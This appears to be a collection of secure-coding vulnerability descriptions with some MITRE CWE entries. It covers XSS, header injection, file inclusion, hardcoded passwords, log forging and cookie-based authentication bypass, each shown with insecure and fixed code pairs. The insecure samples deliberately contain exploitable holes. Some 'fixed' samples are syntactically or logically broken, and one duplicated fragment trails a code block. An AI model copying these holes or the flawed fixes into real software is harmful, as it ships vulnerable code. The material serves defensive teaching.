 - Data type
 - Size
 - Range
 - Format
 - Expected values
 2. Don't mix untrusted user input with trusted data.
-

Source Code Examples

CSharp

Input from the user is added to the current session without sanitizing it

```
public class TrustBoundaryViolation
{
    public void foo()
    {
        string input = Console.ReadLine();
        HttpContext.Current.Session["val"] = input;
    }
}
```

The numbers are extracted from the user inputted data before use

```
public class TrustBoundaryViolationFixed
{
    public void foo()
    {
        string input = Console.ReadLine();
        string inputValue = int.Parse(input).ToString();
        HttpContext.Current.Session["val"] = inputValue;
    }
}
```

HTTP Response Splitting

Risk

What might happen

An attacker could:

- Arbitrarily change the application server's response to a victim's HTTP request.
- Cause cache poisoning, potentially controlling any site's HTTP responses going through the same proxy as this application.

Cause

How does it happen

Since user input is being used in an HTTP response header, an attacker could include NewLine characters to make the header look like multiple headers with engineered content, potentially making the response look like multiple responses (for example, by engineering duplicate content-length headers). This can cause an organizational proxy server to provide the second, engineered response to a victim's subsequent request; or, if the proxy server also performs response caching, the attacker can send an immediate subsequent request to another site, causing the proxy server to cache the engineered response as a response from this second site and to later serve the response to other users.

General Recommendations

How to avoid it

1. Validate all input, regardless of source (including cookies). Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns. Check for:
 - Data type
 - Size
 - Range
 - Format
 - Expected values
2. Additionally, URL-encode all user input before including it in the response header.

Source Code Examples

CSharp

User input is being used in an HTTP response header, enabling an attacker to add a newline character and multiple headers

```
public class HTTPResponseSplitting
{
    public void foo(HttpResponse Response)
    {
        String author3 = Console.ReadLine();
        Response.AppendHeader("Author: " + author3);
    }
}
```



```
}
```

The user input is examined to contain and newline character and the input is also URL encoded

```
public class HTTPResponseSplittingFixed
{
    public void foo(HttpResponse Response)
    {
        String author3 = Console.ReadLine();
        if (author3.Contains('\n') == false)
        {
            author3 = HttpUtility.UrlEncode(author3);
            Response.AppendHeader("Author: " + author3);
        }
    }
}
```

Inappropriate Encoding for Output Context

Risk

What might happen

In some situations, using the faulty encoding functions can lead to Cross-Site Scripting (XSS). This would enable an attacker to steal the user's password, request the user's credit card information, provide false information, or run malware. From the victim's point of view, this is the original website, and the victim would blame the site for incurred damage.

Cause

How does it happen

The application creates web pages that include data from previous user input. The user input is embedded directly in the page's HTML, causing the browser to display it as part of the web page. This input is first encoded into HTML before being embedded.

However, the encoding function does not include the "ENT_QUOTES" flag, and thus embedded quotes are not properly encoded. If the input is output in a context where quotes are significant, such as HTML attribute values or JavaScript, the encoding would not suffice and the unencoded input would be treated identically to the context. Thus, an attacker would be able to embed content in the page as if it were the original source page.

General Recommendations

How to avoid it

Generic Guidance:

- Validate all input, regardless of source. Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns.
- Check for:
 - Data type
 - Size
 - Range
 - Format
 - Expected values
- Fully encode all dynamic data before embedding it in output.
- Encoding should be context-sensitive. For example:
 - HTML encoding for HTML content
 - HTML Attribute encoding for data output to attribute values
 - JavaScript encoding for server-generated JavaScript
- Prefer using functions built-in to the language or platform.
- In the Content-Type HTTP response header, explicitly define character encoding (charset) for the entire page.
- Set the httpOnly flag on the session cookie, to prevent XSS exploits from stealing the cookie.

Specific Recommendations:

- When calling `htmlspecialchars()` or `htmlspecialchars_decode()`, always set the `$flags` parameter to `ENT_QUOTES`.

Source Code Examples

PHP

Unencoded Quotes in Attribute Value

```
<?php
$item = htmlentities($_GET['item']);
print "<input value='$item'>";
?>
```

Quotes Encoded for Attributes

```
<?php
$item = htmlentities($_GET['item'], ENT_QUOTES);
print "<input value='$item'>";
?>
```

Client Use Of JQuery Outdated Version

Risk

What might happen

Referencing deprecated modules can cause an application to be exposed to known vulnerabilities, that have been publicly reported and already fixed. A common attack technique is to scan applications for these known vulnerabilities, and then exploit the application through these deprecated versions.

Note that the actual risk involved depends on the specifics of any known vulnerabilities in older versions.

Cause

How does it happen

The application references code elements that have been declared as deprecated. This could include functions, methods, properties, modules, or obsolete library versions that are out of date. It is likely that the code that references the obsolete element was developed before it was declared as obsolete, and in the meantime the referenced code was updated.

General Recommendations

How to avoid it

- Always prefer to use the most updated versions of libraries, packages, and other dependancies.
 - Do not use or reference any method, function, property, or other element that has been declared deprecated.
-

Source Code Examples

Java

Using Deprecated Methods for Security Checks

```
private void checkPermissions(InetAddress address) {  
  
    SecurityManager secManager = System.getSecurityManager();  
  
    if (secManager != null) {  
        secManager.checkMulticast(address, 0)  
    }  
  
}
```

A Replacement Security Check

```
private void checkPermissions(InetAddress address) {  
  
    SecurityManager secManager = System.getSecurityManager();  
  
    if (secManager != null) {  
        SocketPermission permission = new SocketPermission(address.getHostAddress(),  
"accept,connect");  
  
        secManager.checkPermission(permission)  
    }  
  
}
```

}

Client Potential XSS

Risk

What might happen

An attacker could use social engineering to cause a user to send the website engineered input, rewriting web pages and inserting malicious scripts. The attacker can then pretend to be the original website, which would enable the attacker to steal the user's password, request the user's credit card information, provide false information, or run malware. From the victim's point of view, this is the original website, and the victim would blame the site for incurred damage.

Cause

How does it happen

The application creates web pages that include data from previous user input. The user input is embedded directly in the page's HTML, causing the browser to display it as part of the web page. If the input includes HTML fragments or JavaScript, these are displayed too, and the user cannot tell that this is not the intended page. The vulnerability is the result of embedding arbitrary user input without first encoding it in a format that would prevent the browser from treating it like HTML instead of plain text.

General Recommendations

How to avoid it

1. Validate all input, regardless of source. Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns. Check for:
 - Data type
 - Size
 - Range
 - Format
 - Expected values
 2. Fully encode all dynamic data before embedding it in output.
 3. Encoding should be context-sensitive. For example:
 - HTML encoding for HTML content
 - HTML Attribute encoding for data output to attribute values
 - JavaScript encoding for server-generated JavaScript.
 4. Consider using either the ESAPI encoding library, or the built-in platform functions. For earlier versions of ASP.NET, consider using the AntiXSS library.
 5. In the Content-Type HTTP response header, explicitly define character encoding (charset) for the entire page.
 6. Set the httpOnly flag on the session cookie, to prevent XSS exploits from stealing the cookie.
-

Source Code Examples

CSharp

Bad - The application uses the "Referer" field string to construct the HttpResponseMessage

```
public class ReflectedXssAllClients
{
    public static void foo(HttpRequest Request, HttpResponseMessage Response)
    {
```

```
        string Referer = Request.QueryString["Referer"];
        Response.BinaryWrite(Referer);
    }
}
```

Good - The "Referer" field string is HTML encoded before use

```
public class ReflectedXssAllClientsFixed
{
    public static void foo(HttpRequest Request, HttpResponse Response,
        AntiXss.AntiXssEncoder encoder)
    {
        string Referer = Request.QueryString["Referer"];
        Response.BinaryWrite(encoder.HtmlEncode(Referer, true));
    }
}
```

Bad - User input is written to a TextBox displayed on the screen enabling a user to inject a script

```
public class ReflectedXSSSpecificClients
{
    public void foo(TextBox tb)
    {
        string input = Console.ReadLine();
        tb.Text = input;
    }
}
```

Good - The user input is HTML encoded before being displayed on the screen

```
public class ReflectedXSSSpecificClientsFixed
{
    public void foo(TextBox tb, AntiXssEncoder encode)
    {
        string input = Console.ReadLine();
        tb.Text = encode.HtmlEncode(input);
    }
}
```

Bad - The application uses the "filename" field string from an HttpRequest construct an HttpResponse

```
public class UTF7XSS
{
    public void foo(HttpRequest Request, HttpResponse Response)
    {
        Response.Charset("UTF-7");
        string filename = Request.QueryString["filename"];
        Response.BinaryWrite(AntiXss.HtmlEncode(filename));
    }
}
```

Good - The "filename" string is converted to an int and using a switch case the new "filename" string is constructed

```
public class UTF7XSSFfixed
{
    public static void foo(HttpRequest Request, HttpResponse Response)
    {
        Response.Charset("UTF-7");
        string filename = Request.QueryString["fileNum"];
        int fileNum = Convert.ToInt32(filename);

        switch(fileNum)
        {
            case 1:
                filename = "File1.txt";
                break;
            default:
                filename = "File2.txt";
                break;
        }

        Response.BinaryWrite(AntiXss.HtmlEncode(filename));
    }
}
```

Java

User input is written to a label displayed on the screen enabling a user to inject a script

```
public class ReflectedXSSAllClients {
    public static void XSSExample(TextArea name) {
        Label label = new Label();
        label.setText("Hello " + name.getText());
    }
}
```

Switch case is used in order to assemble the label's text value and manage wrong user input

```
public class ReflectedXSSAllClientsFixed {
    public static void XSSExample(TextArea name) {
        Label label = new Label();
        switch (name) {
            case "Joan":
                label.setText("Hello Joan");
                break;
            case "Jim":
                label.setText("Hello Jim");
                break;
            case "James":
                label.setText("Hello James");
                break;
            default:
                System.out.println("Wrong Input");
        }
    }
}
```


Header Injection

Risk

What might happen

An attacker could:

- Hijack session, performing session fixation in which a cookie or other authenticated header is injected into the request.
- Cause web cache poisoning, via a Response Splitting attack or by tricking the cache server into unintentionally associating a URL with another URL's page (content), and caching this content for the URL.
- Bypass CSRF protection which relies on the referrer header.
- Bypass Firewall/IPS/IDS protection, via a Request smuggling attack, by sending a second, unnoticed request.
- Executing arbitrary Javascript code, via Cross-Site Scripting (XSS), by changing headers like Content-Type or overriding headers like x-xss-protection.

Cause

How does it happen

HTTP header injection vulnerabilities occur when an HTTP request header is influenced by an input received from the client without being validated. This attack usually occurs by injecting CRLF (newline) characters (i.e. `\r`, `\n`, `%0a`, `%0d`) into a HTTP request header, breaking out of the headers into the message body and writing a second arbitrary request. Alternatively, it is possible to perform other attacks by influencing the request authentication headers, security header and bypass. This attack makes it possible to exploit other attacks, like Cache Poisoning, Session Hijacking, Cross-site Scripting (XSS) and the ability to bypass web application firewall protection.

General Recommendations

How to avoid it

Perform URL encoding on all inputs before adding them to the request, such as CRLF characters, to avoid dealing with malicious data.

Secure Code Approach

Validate all input, regardless of source on the server side. Validation should be based on a whitelist. Accept only data fitting a specified structure, rather than reject bad patterns. Check for:

- Data type
- Size
- Range
- Format
- Expected values

Source Code Examples

JavaScript

User input is being used in a HTTP request header, enabling an attacker to add a newline character and multiple headers:

```
var xmlhttp = new XMLHttpRequest();
xmlhttp.open("GET", url, true);
var username = location.search.split('user=')[1];
xmlhttp.setRequestHeader("x-user:", username);
xmlhttp.send();
```

The user input is examined to contain and newline character and the input is also URL encoded:

```
var xmlhttp = new XMLHttpRequest();
xmlhttp.open("GET", url, true);
var username = location.search.split('user=')[1];
var safeUsername = encodeURIComponent(username).replace(/[\n\r]/g, '');
xmlhttp.setRequestHeader("x-user:", safeUsername);
xmlhttp.send();
```

Stored Remote File Inclusion

Risk

What might happen

An attacker that can influence the library that is dynamically loaded on the server, can cause the application to execute arbitrary code. This can include any software library already installed on the server (e.g. via a file upload feature), or even a remote library completely under the control of the attacker. This effectively allows the attacker to control the code run by the application, and even enable complete server takeover.

Cause

How does it happen

The application uses untrusted data received via user input to dynamically load the library, without proper sanitization. The framework will load any arbitrary code specified by the application, and even download remote code files hosted on a remote server, if specified. The loaded code will then be executed as specified.

General Recommendations

How to avoid it

- Do not dynamically load code libraries, especially not based on user input.
 - If it is necessary to use untrusted data to select the library to be loaded, verify the input matches a predefined set of whitelisted library names. Alternatively, use the input as an identifier to select from the whitelisted libraries.
-

Source Code Examples

Stored LDAP Injection

Risk

What might happen

An attacker could arbitrarily engineer the application's LDAP queries. Depending on how the application is using LDAP, the attacker could potentially do any of the following:

- Log in as another user
 - Escalate privileges
 - Steal information
-

Cause

How does it happen

The application communicates with an LDAP server, such as Active Directory, by sending a textual LDAP query or command. The application creates the query by simply concatenating strings including the user's input. Since the user input is neither checked for data type validity nor subsequently sanitized, the input could contain LDAP commands that would be interpreted as such by the LDAP server.

General Recommendations

How to avoid it

Validate all input, regardless of source. Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns. Check for:

- Data type
 - Size
 - Range
 - Format
 - Expected values
-

Source Code Examples

Stored File Inclusion

Risk

What might happen

An attacker that can influence the library that is dynamically loaded on the server, can cause the application to execute arbitrary code. This can include any software library already installed on the server (e.g. via a file upload feature), or even a remote library completely under the control of the attacker. This effectively allows the attacker to control the code run by the application, and even enable complete server takeover.

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General Recommendations

How to avoid it

- Do not dynamically load code libraries, especially not based on user input.
 - If it is necessary to use untrusted data to select the library to be loaded, verify the input matches a predefined set of whitelisted library names. Alternatively, use the input as an identifier to select from the whitelisted libraries.
-

Source Code Examples

Files or Directories Accessible to External Parties

Weakness ID: 552 (*Weakness Base*)

Status: Draft

Description

Description Summary

Files or directories are accessible in the environment that should not be.

Time of Introduction

- Implementation
- Operation

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Category	2	Environment	Development Concepts (primary)699
ChildOf	Category	632	Weaknesses that Affect Files or Directories	Resource-specific Weaknesses (primary)631
ChildOf	Weakness Class	668	Exposure of Resource to Wrong Sphere	Research Concepts (primary)1000
ChildOf	Category	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	Weaknesses in OWASP Top Ten (2004) (primary)711
ChildOf	Category	743	CERT C Secure Coding Section 09 - Input Output (FIO)	Weaknesses Addressed by the CERT C Secure Coding Standard (primary)734
ParentOf	Weakness Variant	527	Exposure of CVS Repository to an Unauthorized Control Sphere	Development Concepts699 Research Concepts1000
ParentOf	Weakness Variant	528	Exposure of Core Dump File to an Unauthorized Control Sphere	Development Concepts699 Research Concepts1000
ParentOf	Weakness Variant	529	Exposure of Access Control List Files to an Unauthorized Control Sphere	Development Concepts699 Research Concepts1000
ParentOf	Weakness Variant	530	Exposure of Backup File to an Unauthorized Control Sphere	Research Concepts1000
ParentOf	Weakness Variant	532	Information Leak Through Log Files	Development Concepts699 Research Concepts1000
ParentOf	Weakness Variant	533	Information Leak Through Server Log Files	Development Concepts699
ParentOf	Weakness Variant	534	Information Leak Through Debug Log Files	Development Concepts699
ParentOf	Weakness Variant	540	Information Leak Through Source Code	Development Concepts699 Research Concepts1000
ParentOf	Weakness Variant	542	Information Leak Through Cleanup Log Files	Development Concepts699
ParentOf	Weakness Variant	548	Information Leak Through Directory Listing	Research Concepts1000
ParentOf	Weakness Variant	553	Command Shell in Externally Accessible Directory	Development Concepts (primary)699 Research Concepts (primary)1000

Affected Resources

- File/Directory

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A10	CWE More Specific	Insecure Configuration Management
CERT C Secure Coding	FIO15-C		Ensure that file operations are performed in a secure directory

Content History

Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-08-15		Veracode	External
	Suggested OWASP Top Ten 2004 mapping		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		
2008-11-24	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		
2009-07-27	CWE Content Team	MITRE	Internal
	updated Relationships		
Previous Entry Names			
Change Date	Previous Entry Name		
2008-04-11	Errant Files or Directories Accessible		

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Hardcoded Absolute Path

Risk

What might happen

Generally, hardcoding absolute paths makes the application brittle, and will prevent the program from operating properly in some environments that do not have the identical file system structure. This will also cause software maintenance problems in future versions of the application, if the design or requirements were to change.

Additionally, if the application uses this path to read or write data, this can cause a breach of confidentiality or allow malicious input into the program. In some situations, this vulnerability might even allow a malicious user to override the expected functionality, and cause the application to run any arbitrary program and execute any code the attacker deploys to the server.

Cause

How does it happen

Hardcoded paths are less flexible, and do not allow the application to account for changes in the environment. For example, the program might be installed in a different directory than the default. Likewise, different system languages and OS architectures can change the names of the system folders; for example, in a Spanish Windows machine there could be "C:\Archivos de programa (x86)\\" instead of "C:\Program Files\\".

Moreover, on Windows by default all directories and files created outside of the system folders and outside the user's profile, will be allow full read and write access to any authenticated user. An unauthorized, malicious user could access any sensitive data in these folders, despite the application assuming they are protected. Even worse, an attacker could overwrite existing programs in these unprotected folders and plant malicious code, which will be activated by the application.

General Recommendations

How to avoid it

- Do not hardcode absolute paths into the application.
- Instead, store the absolute paths in an external configuration file, that can be modified as required for each environment.
- Alternatively, use paths relative to the current application, if the target file is in a subdirectory of the application's root.
- Do not assume a specific file system structure, outside of the application's subdirectories. On Windows, use the built-in expandable variables, such as %WINDIR%, %PROGRAMFILES%, and %TEMP%.
- On Linux and other OS where available, implement a system jail (chroot) for the application, and store all programs and data files there only.
- Prefer storing all executables under the protected program directory (under "C:\Program Files\\" by default on Windows).
- Do not store sensitive data or configuration files in arbitrary folders. Likewise, do not store data files in the program directory. Instead, use the designated folders as intended, i.e. %PROGRAMDATA% and %APPDATA% on Windows, respectively.
- Configure hardened permissions to the most restricted as possible, according to the Principle of Least Privilege. Consider implementing this automatically in the installation and setup routines.

Source Code Examples

Java

Hardcoded Path to Data File

```
public File getLogFile() {  
    String filename = "C:\\Logs\\myapp.log";  
    File logFile = new File(filename);  
  
    return logFile;  
}
```

Configured Path for Data File

```
public File getLogFile() {  
    Properties props = this.Properties;  
    String filename = (String)props.get("logDirectory") + (String)props.get("logFilename");  
  
    File logFile = new File(filename);  
  
    return logFile;  
}
```

Use Of Hardcoded Password

Risk

What might happen

Hardcoded passwords expose the application to password leakage. If an attacker gains access to the source code, she will be able to steal the embedded passwords, and use them to impersonate a valid user. This could include impersonating end users to the application, or impersonating the application to a remote system, such as a database or a remote web service.

Once the attacker succeeds in impersonating the user or application, she will have full access to the system, and be able to do anything the impersonated identity could do.

Cause

How does it happen

The application codebase has string literal passwords embedded in the source code. This hardcoded value is used either to compare to user-provided credentials, or to authenticate downstream to a remote system (such as a database or a remote web service).

An attacker only needs to gain access to the source code to reveal the hardcoded password. Likewise, the attacker can reverse engineer the compiled application binaries, and easily retrieve the embedded password. Once found, the attacker can easily use the password in impersonation attacks, either directly on the application or to the remote system.

Furthermore, once stolen, this password cannot be easily changed to prevent further misuse, unless a new version of the application is compiled. Moreover, if this application is distributed to numerous systems, stealing the password from one system automatically allows a class break in to all the deployed systems.

General Recommendations

How to avoid it

- Do not hardcode any secret data in source code, especially not passwords.
 - In particular, user passwords should be stored in a database or directory service, and protected with a strong password hash (e.g. bcrypt, scrypt, PBKDF2, or Argon2). Do not compare user passwords with a hardcoded value.
 - System passwords should be stored in a configuration file or the database, and protected with strong encryption (e.g. AES-256). Encryption keys should be securely managed, and not hardcoded.
-

Source Code Examples

Java

Hardcoded Admin Password

```
bool isAdmin(String username, String password) {  
    bool isMatch = false;  
  
    if (username.equals("admin")) {  
        if (password.equals("P@ssw0rd"))  
            return isMatch = true;  
    }  
  
    return isMatch;  
}
```

```
}
```

No Hardcoded Credentials

```
bool isAdmin(String username, String password) {  
    bool adminPrivs = false;  
  
    if (authenticateUser(username, password)) {  
        UserPrivileges privs = getUserPrivileges(username);  
  
        if (privs.isAdmin)  
            adminPrivs = true;  
    }  
  
    return adminPrivs;  
}
```

Improper Exception Handling

Risk

What might happen

- An attacker could maliciously cause an exception that could crash the application, potentially resulting in a denial of service (DoS).
- Inadvertent application crashes may occur.

Cause

How does it happen

The application performs some operation, such as database or file access, that could throw an exception. Since the application is not designed to properly handle the exception, the application could crash.

General Recommendations

How to avoid it

Any method that could cause an exception should be wrapped in a try-catch block that:

- Explicitly handles expected exceptions
- Includes a default solution to explicitly handle unexpected exceptions

Source Code Examples

CSharp

Always catch exceptions explicitly.

```
try
{
    // Database access or other potentially dangerous function
}
catch (SqlException ex)
{
    // Handle exception
}
catch (Exception ex)
{
    // Default handler for unexpected exceptions
}
```

Java

Always catch exceptions explicitly.

```
try
{
    // Database access or other potentially dangerous function
}
catch (SQLException ex)
{
    // Handle exception
}
catch (Exception ex)
{
    // Default handler for unexpected exceptions
}
```

Improper Transaction Handling

Risk

What might happen

Database transactions that are abandoned (if their associated connection is closed, before the transaction is committed or rolled back) can have several different results, depending on implementation and specific technologies in use. While in some scenarios the database will automatically roll back the transaction if the connection is closed, more often it will either automatically commit the transaction in its abortive state, or leave the transaction open indefinitely (depending on its configured timeout value).

In the first case, a transaction that is committed after a runtime exception is likely to be in an inconsistent state, incompatible with the current runtime conditions. This would result in situation detrimental to the system's integrity and possibly even stability.

In the second case, a transaction that is kept active indefinitely would cause the database server to retain its locks on all records and tables affected by the transaction. This could cause general reliability and availability problems, leading to delays, degraded performance, or even deadlocks as one thread waits for the locks to be released.

In either case this results in unexpected state, and is dependent on external factors such that the application is not controlling the result.

Cause

How does it happen

The application creates a connection to the database, and explicitly manages the database transaction by committing it when appropriate. However, the code does not explicitly roll back failed transactions, for example in the case of exceptions. This causes the application to rely on implementation-specific behavior, depending on the specific combination of technologies (such as the database server) and resultant configuration.

General Recommendations

How to avoid it

- Always open database connections and begin transactions within a `try { }` block.
- Ensure there are no active uncommitted transactions before closing a database connection.
- Always rollback active transactions in the case of exceptions.
- After handling the exception, ensure the transaction is rolled back in the `catch { }` block, or possibly in the `finally { }` block.

Source Code Examples

Java

Implicit Failed Transaction Handling

```
public void updateValues(int id, String value) {
    Connection con;
    PreparedStatement orderStmt = null;
    PreparedStatement custStmt = null;

    try {
        con = DriverManager.getConnection(CONN_STRING);
        con.setAutoCommit(false);

        String orderSql = "update ORDERS set DESCRIPTION = ? where CUSTID = ?";
        orderStmt = con.prepareStatement(orderSql);
        orderStmt.setString(1, value);
        orderStmt.setInt(2, id);
        orderStmt.executeUpdate();

        String custSql = "update CUSTOMERS set TOTAL = TOTAL + 1 where ID = ?";
        custStmt = con.prepareStatement(custSql);
        custStmt.setInt(1, id);
        custStmt.executeUpdate();

        con.commit();
    } catch (SQLException e) {
        handleException(e);
    } finally {
        if (orderStmt != null)
            orderStmt.close();
        if (custStmt != null)
            custStmt.close();
        if (con != null)
            con.close(); // In case of exception, transaction might be rolled back,
might not...
    }
}
```

Explicit Rollback of Failed Transaction

```
public void updateValues(int id, String value) {
    Connection con;
    PreparedStatement orderStmt = null;
    PreparedStatement custStmt = null;

    try {
        con = DriverManager.getConnection(CONN_STRING);
        con.setAutoCommit(false);

        String orderSql = "update ORDERS set DESCRIPTION = ? where CUSTID = ?";
        orderStmt = con.prepareStatement(orderSql);
        orderStmt.setString(1, value);
        orderStmt.setInt(2, id);
        orderStmt.executeUpdate();

        String custSql = "update CUSTOMERS set TOTAL = TOTAL + 1 where ID = ?";
        custStmt = con.prepareStatement(custSql);
        custStmt.setInt(1, id);
        custStmt.executeUpdate();

        con.commit();
    } catch (SQLException e) {
        handleException(e);
        if (con != null) {
            try {
                con.rollback();
            } catch (SQLException e2) {
                // Handle rollback exception
            }
        }
    } finally {
        if (orderStmt != null)
            orderStmt.close();
        if (custStmt != null)
            custStmt.close();
        if (con != null)
            con.close();
    }
}
```

```
        // Explicitly rollback active transaction in case of exception
        con.rollback();
    } catch (SQLException innerEx) {
        handleException(innerEx);
    }
} finally {
    if (orderStmt != null)
        orderStmt.close();
    if (custStmt != null)
        custStmt.close();
    if (con != null)
        con.close();
}
}
```


Log Forging

Risk

What might happen

An attacker could engineer audit logs of security-sensitive actions and lay a false audit trail, potentially implicating an innocent user or hiding an incident.

Cause

How does it happen

The application writes audit logs upon security-sensitive actions. Since the audit log includes user input that is neither checked for data type validity nor subsequently sanitized, the input could contain false information made to look like legitimate audit log data,

General Recommendations

How to avoid it

1. Validate all input, regardless of source. Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns. Check for:
 - Data type
 - Size
 - Range
 - Format
 - Expected values
 2. Validation is not a replacement for encoding. Fully encode all dynamic data, regardless of source, before embedding it in logs.
 3. Use a secure logging mechanism.
-

Source Code Examples

CSharp

Ensure you encode any special delimiter characters before writing to a log file.

```
Log.Write( logDetails.Replace(CRLF, @"\CRLF"));
```

Java

Ensure you encode any special delimiter characters before writing to a log file.

```
Log.Write( logDetails.Replace(CRLF, @"\CRLF"));
```

Objc

Ensure you encode any special delimiter characters before writing to a log file.

```
NSLog(@"%@", [logDetails stringByReplacingOccurrencesOfString:@"\n" withString:@"\\n"]);
```

Swift

Ensure you encode any special delimiter characters before writing to a log file.

```
print(logDetails.stringByReplacingOccurrencesOfString("\n", withString: "\\n"))
```

Information Exposure Through an Error Message

Risk

What might happen

Exposed details about the application's environment, users, or associated data (for example, stack trace) could enable an attacker to find another flaw and help the attacker to mount an attack.

Cause

How does it happen

The application generates an error message including raw exceptions, either by not being handled, by explicit returning of the object, or by configuration. Exception details may include sensitive information that could leak out of the exception to the users.

General Recommendations

How to avoid it

1. Any method that could cause an exception should be wrapped in a try-catch block that:
 - Explicitly handles expected exceptions.
 - Includes a default solution to explicitly handle unexpected exceptions.
 2. Configure a global handler to prevent unhandled errors from leaving the application.
-

Source Code Examples

CSharp

Do not reveal exception details, instead always return a static message.

```
try
{
    // Database access or other potentially dangerous function
}
catch (SqlException ex)
{
    LogException(ex);
    Response.Write("Error occurred.");
}
```

Java

Do not reveal exception details, instead always return a static message.

```
try
{
    // Database access or other potentially dangerous function
}
catch (SqlException ex)
{
    LogException(ex);
    Response.Write("Error occurred.");
}
```

Insufficiently Protected Credentials

Risk

What might happen

An attacker could steal user credentials, enabling access to user accounts and confidential data.

Cause

How does it happen

User passwords are written to the database without being properly encrypted with a cryptographic hash. The application reads clear passwords straight from the database.

General Recommendations

How to avoid it

Store passwords using a cryptographic hash designed as a password protection scheme, such as:

- bcrypt
 - scrypt
 - PBKDF2 (with random salt) These need to be configured with an appropriately high work effort.
-

Source Code Examples

CSharp

Always use a secure password protection scheme to store passwords, such as bcrypt:

```
string hashed = BCrypt.HashPassword(password, BCrypt.GenerateSalt(12));
```

For password verification, use the matching function:

```
bool isValid = BCrypt.CheckPassword(candidate, hashed);
```

Java

Always use a secure password protection scheme to store passwords, such as bcrypt:

```
String hashed = BCrypt.hashpw(password, BCrypt.gensalt(12));
```

For password verification, use the matching function:

```
bool isValid = BCrypt.checkpw(candidate, hashed);
```

Reliance on Cookies without Validation and Integrity Checking in a Security Decision

Weakness ID: 784 (*Weakness Variant*)

Status: Draft

Description

Description Summary

The application uses a protection mechanism that relies on the existence or values of a cookie, but it does not properly ensure that the cookie is valid for the associated user.

Extended Description

Attackers can easily modify cookies, within the browser or by implementing the client-side code outside of the browser. Attackers can bypass protection mechanisms such as authorization and authentication by modifying the cookie to contain an expected value.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

Language-independent

Architectural Paradigms

Web-based: (*Often*)

Common Consequences

Scope	Effect
Authentication Authorization	It is dangerous to use cookies to set a user's privileges. The cookie can be manipulated to claim a high level of authorization, or to claim that successful authentication has occurred.

Likelihood of Exploit

High

Demonstrative Examples

Example 1

The following code excerpt reads a value from a browser cookie to determine the role of the user.

(*Bad Code*)

Example Language: Java

```
Cookie[] cookies = request.getCookies();
for (int i = 0; i < cookies.length; i++) {
    Cookie c = cookies[i];
    if (c.getName().equals("role")) {
        userRole = c.getValue();
    }
}
```

Example 2

The following code could be for a medical records application. It performs authentication by checking if a cookie has been set.

(*Bad Code*)

Example Language: PHP

```
$auth = $_COOKIES['authenticated'];
if (! $auth) {
    if (AuthenticateUser($_POST['user'], $_POST['password']) == "success") {
        // save the cookie to send out in future responses
        setcookie("authenticated", "1", time()+60*60*2);
    }
}
```

```
else {
ShowLoginScreen();
die("\n");
}
}
DisplayMedicalHistory($_POST['patient_ID']);
```

The programmer expects that the AuthenticateUser() check will always be applied, and the "authenticated" cookie will only be set when authentication succeeds. The programmer even diligently specifies a 2-hour expiration for the cookie.

However, the attacker can set the "authenticated" cookie to a non-zero value such as 1. As a result, the \$auth variable is 1, and the AuthenticateUser() check is not even performed. The attacker has bypassed the authentication.

Example 3

In the following example, an authentication flag is read from a browser cookie, thus allowing for external control of user state data.

(Bad Code)

Example Language: Java

```
Cookie[] cookies = request.getCookies();
for (int i = 0; i < cookies.length; i++) {
Cookie c = cookies[i];
if (c.getName().equals("authenticated") && Boolean.TRUE.equals(c.getValue())) {
authenticated = true;
}
}
```

Observed Examples

Reference	Description
CVE-2009-1549	Attacker can bypass authentication by setting a cookie to a specific value.
CVE-2009-1619	Attacker can bypass authentication and gain admin privileges by setting an "admin" cookie to 1.
CVE-2009-0864	Content management system allows admin privileges by setting a "login" cookie to "OK."
CVE-2008-5784	e-dating application allows admin privileges by setting the admin cookie to 1.
CVE-2008-6291	Web-based email list manager allows attackers to gain admin privileges by setting a login cookie to "admin."

Potential Mitigations

Phase: Architecture and Design

Avoid using cookie data for a security-related decision.

Phase: Implementation

Perform thorough input validation (i.e.: server side validation) on the cookie data if you're going to use it for a security related decision.

Phase: Architecture and Design

Add integrity checks to detect tampering.

Phase: Architecture and Design

Protect critical cookies from replay attacks, since cross-site scripting or other attacks may allow attackers to steal a strongly-encrypted cookie that also passes integrity checks. This mitigation applies to cookies that should only be valid during a single transaction or session. By enforcing timeouts, you may limit the scope of an attack. As part of your integrity check, use an unpredictable, server-side value that is not exposed to the client.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Category	254	Security Features	Development Concepts699

ChildOf	Category	442	<u>Web Problems</u>	Development Concepts699
ChildOf	Weakness Base	565	<u>Reliance on Cookies without Validation and Integrity Checking</u>	Development Concepts (primary)699 Research Concepts (primary)1000
ChildOf	Weakness Base	807	<u>Reliance on Untrusted Inputs in a Security Decision</u>	Research Concepts1000

References

Steve Christey. "Unforgivable Vulnerabilities". 2007-08-02. <<http://cve.mitre.org/docs/docs-2007/unforgivable.pdf>>.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 13, "Sensitive Data in Cookies and Fields" Page 435. 2nd Edition. Microsoft. 2002.

Maintenance Notes

A new parent might need to be defined for this entry. This entry is specific to cookies, which reflects the significant number of vulnerabilities being reported for cookie-based authentication in CVE during 2008 and 2009. However, other types of inputs - such as parameters or headers - could also be used for similar authentication or authorization. Similar issues (under the Research view) include CWE-247 and CWE-472.

Content History

Submissions			
Submission Date	Submitter	Organization	Source
2009-07-16		MITRE	Internal CWE Team
Modifications			
Modification Date	Modifier	Organization	Source
2009-10-29	CWE Content Team updated Relationships	MITRE	Internal
2010-02-16	CWE Content Team updated Demonstrative Examples, References, Relationships	MITRE	Internal

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Reliance on DNS Lookups in a Decision

Risk

What might happen

